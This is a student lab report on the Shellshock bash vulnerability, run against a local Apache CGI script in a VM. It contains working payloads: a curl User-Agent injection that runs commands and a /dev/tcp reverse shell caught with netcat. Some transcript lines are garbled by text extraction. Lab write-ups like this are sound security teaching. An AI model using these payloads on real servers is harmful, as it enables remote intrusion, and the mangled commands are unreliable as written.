


Lab 4: Shellshock Attack

Aastha Yadav (ayadav02@syr.edu)
SUID: 831570679

Task 1: Shellshock Attack on a remote web server



```
seed@VM:~$ sudo a2enmod cgi
[sudo] password for seed:
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127
.0.1.1. Set the 'ServerName' directive globally to suppress this message
Enabling module cgi.
To activate the new configuration, you need to run:
    service apache2 restart
seed@VM:~$ sudo service apache2 restart

seed@VM:~$
seed@VM:~$ env x='() { :};; echo vulnerable' bash -c "echo this is a test"
this is a test
seed@VM:~$ env x='() { :};; echo vulnerable' bash -c "echo this is a test"
this is a test
seed@VM:~$ ls
bin      Documents  examples.desktop  Pictures  source  Videos
Desktop  Downloads  Music             Public    Templates
seed@VM:~$ wget https://d1b10bmlvqabco.cloudfront.net/attach/j6qsie8ur376ks/i3vx5zdfi771r2/j8c2aft
bqopa/bash
--2017-10-09 23:24:25-- https://d1b10bmlvqabco.cloudfront.net/attach/j6qsie8ur376ks/i3vx5zdfi771r
2/j8c2aftbqopa/bash
Resolving d1b10bmlvqabco.cloudfront.net (d1b10bmlvqabco.cloudfront.net)... 13.33.166.11, 13.33.166
.178, 13.33.166.238, ...
Connecting to d1b10bmlvqabco.cloudfront.net (d1b10bmlvqabco.cloudfront.net)|13.33.166.11|:443... c
onected.
HTTP request sent, awaiting response... 200 OK
2017-10-09 23:24:27 (2.77 MB/s) - 'bash' saved [2913352/2913352]

Saving to: 'bash'

bash                                100%[=====>]  2.78M  2.77MB/s   in 1.0s

2017-10-09 23:24:27 (2.77 MB/s) - 'bash' saved [2913352/2913352]

seed@VM:~$ ls
bash  Desktop  Downloads  Music  Public  Templates
bin   Documents examples.desktop  Pictures  source  Videos
seed@VM:~$ chmod a+x bash
seed@VM:~$ sudo ln -sf /[PATH_TO_bash]/bash /bin/sh
seed@VM:~$ sudo ln -sf /home/seed/bash /bin/sh
```

Figure 1

```
root@VM: /home/seed
root@VM:/home/seed# vi myprog.cgi
root@VM:/home/seed# sudo cp myprog.cgi /usr/lib/cgi-bin/
root@VM:/home/seed# sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
root@VM:/home/seed# exit
exit
seed@VM:~$ curl http://localhost/cgi-bin/myprog.cgi

*** Environment variables ***
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=46084
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1

seed@VM:~$ curl -A "() { ;; }; echo; echo; /bin/ls -l" http://localhost/cgi-bin/myprog.cgi

total 4
-rwxr-xr-x 1 root root 136 Oct  9 23:28 myprog.cgi
seed@VM:~$
```

Figure 2


Observation: We create a program myprog.cgi which is a shell script and place it in the folder /usr/lib/cgi-bin which is the default CGI directory for Apache web server. Note that it is only writable under root privileges. We change the permissions of the program to 755 by using the chmod command. We then run the curl command which is a command line tool to access the CGI program from the web which executes the myprog.cgi program and the output is displayed. We use the curl command with user agent argument to pass values into the server and exploit the shellshock vulnerability.

Explanation: CGI is a way for web servers and server side programs to interact. They receive input from a web server and the output is then sent to the server which is again sent to the user by the server. Curl is a command line tool to transfer data from or to the server using some protocol. Here we use the curl command to access the myprog.cgi program we created. From the curl command with user agent argument, we can execute an arbitrary command successfully. This could be used to drop malware or malicious files.

Task 2: Reverse Shell using Shellshock

```
seed@VM:~$ seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2, sport 41310)
bash: cannot set terminal process group (25924): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```

Figure 3

A terminal window with a dark background and light text. The title bar says "Terminal". The command prompt shows "seed@VM:~\$". The command entered is "curl -A '() { :; }; echo; /bin/bash -i > /dev/tcp/127.0.0.1/7070 0<&1 2>&1' http://localhost/cgi-bin/myprog.cgi".

```
Terminal
seed@VM:~$ curl -A "()" { :; }; echo; /bin/bash -i > /dev/tcp/127.0.0.1/7070 0<&1
2>&1" http://localhost/cgi-bin/myprog.cgi
```

Figure 4

Observation: In one terminal we run the netcat command and listen to input connections on port 7070. In another terminal, we run the curl command which calls the interactive bash. After this we get the control of the server's shell as indicated by the prompt in the listening terminal. Now whatever commands we write will get executed on the server directly.

Explanation: We exploited shell shock by using a reverse shell. Reverse shell is basically getting the control of the server with www-data user access. So we get control of all the files accessible to this user by getting access to the user's prompt.